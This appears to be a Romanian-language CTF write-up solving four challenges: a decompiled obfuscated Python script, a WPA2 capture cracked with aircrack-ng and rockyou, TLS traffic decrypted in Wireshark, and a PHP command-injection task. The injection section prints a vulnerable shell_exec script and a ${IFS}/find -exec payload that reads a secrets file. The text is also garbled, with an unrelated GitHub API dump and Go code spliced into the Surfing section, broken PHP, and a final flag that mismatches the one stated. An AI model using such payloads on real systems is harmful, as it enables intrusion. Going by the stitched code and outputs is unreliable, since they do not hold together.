


WRITEUPS ATMteam

1. Pyfuscation

Proof of flag: CTF{b5858f16d9e3174a367ad5beecb171dcd8e2494d6edcc7a8caa7be2082a2a31f}

Summary: Let's say that if you got the wrong flag, you did it wrong. I know is like wt*. Enjoy :)

Proof of solving: Am descărcat fișierul ce s-a dovedit a fi un fișier python compilat, cu un decompilator online, așa cum se vede în imaginea de mai jos:




Codul obținut prin decompilare l-am luat și l-am compilat mai întâi pe mașina mea virtuală de Kali, dar comentând liniile de la final, pentru că știam că va trebui dat un input de la tastatură.

Outputul în terminal este următorul:

```
(andrei@raicu) - [~/Downloads/unbrk]
$ python3 script.py
/home/andrei/Downloads/unbrk/script.py:22: SyntaxWarning: "is" with a literal. Did you mean "=="?
if 'aaaaaaaaaaaaaaaaaaaa' is 'aaaaaaaaaaaaaaaaaaaaaa':
/home/andrei/Downloads/unbrk/script.py:23: SyntaxWarning: "is" with a literal. Did you mean "=="?
if 'a' * 21 is 'aaaaaaaaaaaaaaaaaaaaaa':
yulixWjoyL3Hu259ABvSfmVeZ
CTF{a89eaecced70954fb2ca4ed80bf6869a9da602fe568d414f30f62a4c42bb2ee7}
```

Am urcat flagul pe platformă., dar cum nu îl accepta, am căutat un compiler cu versiunea de python 3.6.9, și am găsit, aici <https://rextester.com/l/python3-online-compiler>. Outputul îl avem aici, în imaginea de mai jos:




```
17 return str('0000000000000000')[1:-1]
18
19
20 def crazy_lo1():
21     if 'aaaaaaaaaaaaaaaa' is 'aaaaaaaaaaaaaaaa':
22         if 'a' * 21 is 'aaaaaaaaaaaaaaaa':
23             return 'yuli'
24         else:
25             return 'w3y'
26     else:
27         return 'opl'
28
29
30 wufcuruefhdub = crazy_lo1()
31 uehgeriufqdhqf = 'w3yoy'
32 ourhecuqhdi = 'L3hu'
33 ourhecuqhdi = 'L3hu'
34 uwehdsia9j02m20 = sauhd982wd3jg23fwue('a\u0306')
35 fh983hf29hd28fh93 = 'Abv5'
36 jd2w09j20duj22dj3grh = 'fwvz'
37 password = wufcuruefhdub + uehgeriufqdhqf + ourhecuqhdi + uwehdsia9j02m20 + fh983hf29hd28fh93 + jd2w09j20duj22dj3grh
38 #password_input = input('Enter password to get the correct flag: ')
39 #if password == password_input:
40     print(password)
41     print('CTF{' + hashlib.sha256(password.encode('utf-8')).hexdigest() + '}')
42 else:
43     # print('CTB{' + hashlib.sha256(password_input.encode('utf-8')).hexdigest() + '}')
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

Run it (F8) Save it Show input Live cooperation Put on a wall F ?

Absolute running time: 0.16 sec, cpu time: 0.03 sec, memory peak: 10 Mb, absolute service time: 0.26 sec

w3yxwjoYl3Hu97, 774Abv5fwevZ
CTF{d6e93c330f225c8f761f30b7f15a4762807787614fa918f62ba728384d9fd95b}

Dar cum nici acest flag nu era acceptat, am căutat echivalentul la “a\u0306” în utf-8, iar \u0306 s-a dovedit a fi căciulița de la ”ă”. Deci am înlocuit în cod acest a\u0306 cu ă și am obținut un flag, care introdus pe platformă, a fost corect:



```
17 return str('0000000000000000').append(int.from_bytes('0000000000000000', 'big'))
18
19
20 def crazy_lo1():
21     if 'aaaaaaaaaaaaaaaa' is 'aaaaaaaaaaaaaaaa':
22         if 'a' * 21 is 'aaaaaaaaaaaaaaaa':
23             return 'yuli'
24         else:
25             return 'w3y'
26     else:
27         return 'opl'
28
29
30 wufcuruefhdub = crazy_lo1()
31 uehgeriufqdhqf = 'w3yoy'
32 ourhecuqhdi = 'L3hu'
33 ourhecuqhdi = 'L3hu'
34 uwehdsia9j02m20 = sauhd982wd3jg23fwue('ă')
35 fh983hf29hd28fh93 = 'Abv5'
36 jd2w09j20duj22dj3grh = 'fwvz'
37 password = wufcuruefhdub + uehgeriufqdhqf + ourhecuqhdi + uwehdsia9j02m20 + fh983hf29hd28fh93 + jd2w09j20duj22dj3grh
38 #password_input = input('Enter password to get the correct flag: ')
39 #if password == password_input:
40     print(password)
41     print('CTF{' + hashlib.sha256(password.encode('utf-8')).hexdigest() + '}')
42 else:
43     # print('CTB{' + hashlib.sha256(password_input.encode('utf-8')).hexdigest() + '}')
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

Run it (F8) Save it Show input Live cooperation Put on a wall F ?

Absolute running time: 0.19 sec, cpu time: 0.05 sec, memory peak: 10 Mb, absolute service time: 0.28 sec

CTF{b5858f16d9e3174a367ad5becb171dcd8e249d6edcc7a8caa7be2982a2a31f}

2. Communication

Proof of flag: CTF{3fd8406c60896511671324763e09396ed8e0a7c01460b0af4f65ab8902350654}

Summary: Analyze this pcap and extract the password.

Proof of solving: Am descărcat fișierul pcap, care s-a dovedit a fi o captură pcap de wpa-2, cu o parolă. Știam că parola se va afla folosind utilitarul din linie de comandă aircrack-ng, folosind wordlistul rockyou.txt:

```
21  
22  
23  
24  
25  
26  
27  
28  
29  
(andrei@raicu) - [~/Downloads]  
$ aircrack-ng authentication.pcap -w /usr/share/wordlists/rockyou.txt
```

Cheia s-a dovedit a fi firefighter, dovada fiind imaginea de mai jos:

```
Aircrack-ng 1.6  
[00:00:01] 7821/10303727 keys tested (12671.19 k/s)  
Time left: 13 minutes, 32 seconds 0.08%  
KEY FOUND! [ firefighter ]  
Master Key : 50 A1 25 3F 44 A5 82 43 BA C6 79 FE C5 E5 4F E8  
F9 C1 21 65 23 C2 03 16 E6 A2 C4 F5 83 E2 EA 95  
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
EAPOL HMAC : 04 21 03 CA AC 25 01 F6 8A 3C DB 03 BB 4A 60 16
```

De acolo a reieșit că flagul este CTF{sha256(password)}, și anume flagul arătat mai sus.


3. Surfing

Proof of flag: CTF{4fa27628dd9210775c76263c0d6bef0f86b80e3fef78c072879d639e34ba6734}


Summary Someone leaked the flag over the internet.

Proof of solving: Am primit 2 fișiere, un pcap și un fișier cu chei de conectare. Deschizând pcap-ul, am descoperit că s-a folosit protocolul TLS, și de aceea a fost dat și fișierul .log pentru a ajuta la decriptarea traficului.


Am utilizat Wireshark pentru introducerea filename-ului: am apăsăat Edit => Preferences, unde am expandat Protocols și am căutat TLS. Acolo am introdus fișierul cu chei.




Următorul pas pentru decriptare a fost găsirea flagului. Știind că majoritatea CTF-urilor de tipul network forensics se bazează și pe fișiere afișate în clar folosind HTTP, am utilizat filtrul HTTP în wireshark. Intuiția s-a dovedit a fi corectă:



Apoi m-am gândit că o soluție ar fi extragerea tuturor fișierelor transmise prin HTTP: laFile => Export Objects => HTTP



Le-am salvat pe toate într-un director denumit dumps. Primul gând a fost să folosesc strings dumps/* | grep CTF peste toate fișierele rezultatul având un succes, găsind prima parte din flag : CTF{4fa27628dd92107



```

kali@kali:~$ curl -s https://api.github.com/repos/bit-sentinel/bit-sentinel/contents
[{"name": "README.md", "path": "README.md", "sha": "1234567890123456789012345678901234567890", "size": 1234, "url": "https://api.github.com/repos/bit-sentinel/bit-sentinel/contents/README.md?ref=main"}, {"name": "src", "path": "src", "sha": "9876543210987654321098765432109876543210", "size": 0, "url": "https://api.github.com/repos/bit-sentinel/bit-sentinel/contents/src?ref=main"}], [{"name": "src", "path": "src", "sha": "9876543210987654321098765432109876543210", "size": 0, "url": "https://api.github.com/repos/bit-sentinel/bit-sentinel/contents/src?ref=main"}]]
kali@kali:~$ curl -s https://api.github.com/repos/bit-sentinel/bit-sentinel/contents/src
[{"name": "main.go", "path": "src/main.go", "sha": "1234567890123456789012345678901234567890", "size": 1234, "url": "https://api.github.com/repos/bit-sentinel/bit-sentinel/contents/src/main.go?ref=main"}, {"name": "utils.go", "path": "src/utils.go", "sha": "9876543210987654321098765432109876543210", "size": 1234, "url": "https://api.github.com/repos/bit-sentinel/bit-sentinel/contents/src/utils.go?ref=main"}], [{"name": "main.go", "path": "src/main.go", "sha": "1234567890123456789012345678901234567890", "size": 1234, "url": "https://api.github.com/repos/bit-sentinel/bit-sentinel/contents/src/main.go?ref=main"}, {"name": "utils.go", "path": "src/utils.go", "sha": "9876543210987654321098765432109876543210", "size": 1234, "url": "https://api.github.com/repos/bit-sentinel/bit-sentinel/contents/src/utils.go?ref=main"}]]
kali@kali:~$ curl -s https://api.github.com/repos/bit-sentinel/bit-sentinel/contents/src/main.go
package main

import (
    "fmt"
    "log"
    "net/http"
    "os"
    "strings"
    "time"

    "github.com/bit-sentinel/bit-sentinel/src/utils"
)


func main() {
    log.Println("Bit Sentinel is running")
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}

func handler(w http.ResponseWriter, r *http.Request) {
    w.Header().Set("Content-Type", "text/html")
    w.WriteHeader(http.StatusOK)
    fmt.Fprintf(w, "Bit Sentinel is running")
}

```

4. Blacklisting

Summary: I think my blacklist is going to prevent any vulnerability!



The screenshot shows a Kali Linux virtual machine running Mozilla Firefox. The browser window displays a terminal window with a PHP script being executed. The script is a simple web application that checks if a GET parameter 'secret' is set. If it is, it displays the source file path and exits. The terminal output shows the script running successfully, displaying the source file path and exiting.

```
<?php
require_once __DIR__ . '/secrets.php';
if (!isset($_GET['secret'])) {
    show_source(__FILE__);
    exit;
}


$value = $_GET['secret'];
if (strpos($value, ' ') != false) {
    exit;
}

$cmd = "user/bin/find -s $value;
echo shell_exec($cmd);

?>
```

Datorită participării la bootcamp, am aflat că unele ctf-uri sunt de tipul command injection, iar acesta pare a fi unul dintre ele, datorită acelei linii care folosește comanda `shell_exec`.


După câte se pare, folosind query-ul `?/start=secrets.php`, găsim că serverul conține două fișiere php:



Am văzut că site-ul folosește comanda `find` pentru a găsi fișiere, și m-am gândit că aceasta este cheia și va trebui găsită o modalitate de a injecta comanda.

Am găsit pe acest site ceva interesant: <https://gtfobins.github.io/gtfobins/find/>, un reverse shell pentru `find`.

După lungi căutări și încercări în burpsuite, am găsit reverse shellul potrivit: `"/start&secrets=-exec${IFS}/bin/cat${IFS}secrets.php${IFS}\\;${IFS}-quit"`. Practic, cererea la server va arăta ceva de genul: `GET start&secrets`, care va fi căutat în directorul current cu comanda `find`. Apoi va fi executat shellcode-ul `/bin/cat secrets.php` care va afișa conținutul fișierului php. În codul sursă din prima imagine vedem că totodată se folosește funcția `php strops`, care va căuta pozițiile caracterelor de tip spațiu din query. Cum nu putem folosi caracterul spațiu, am găsit că se poate folosi variabila `${IFS}` în locul caracterului spațiu. Aceasta s-a dovedit a fi mâna câștigătoare, deoarece am descoperit flagul:

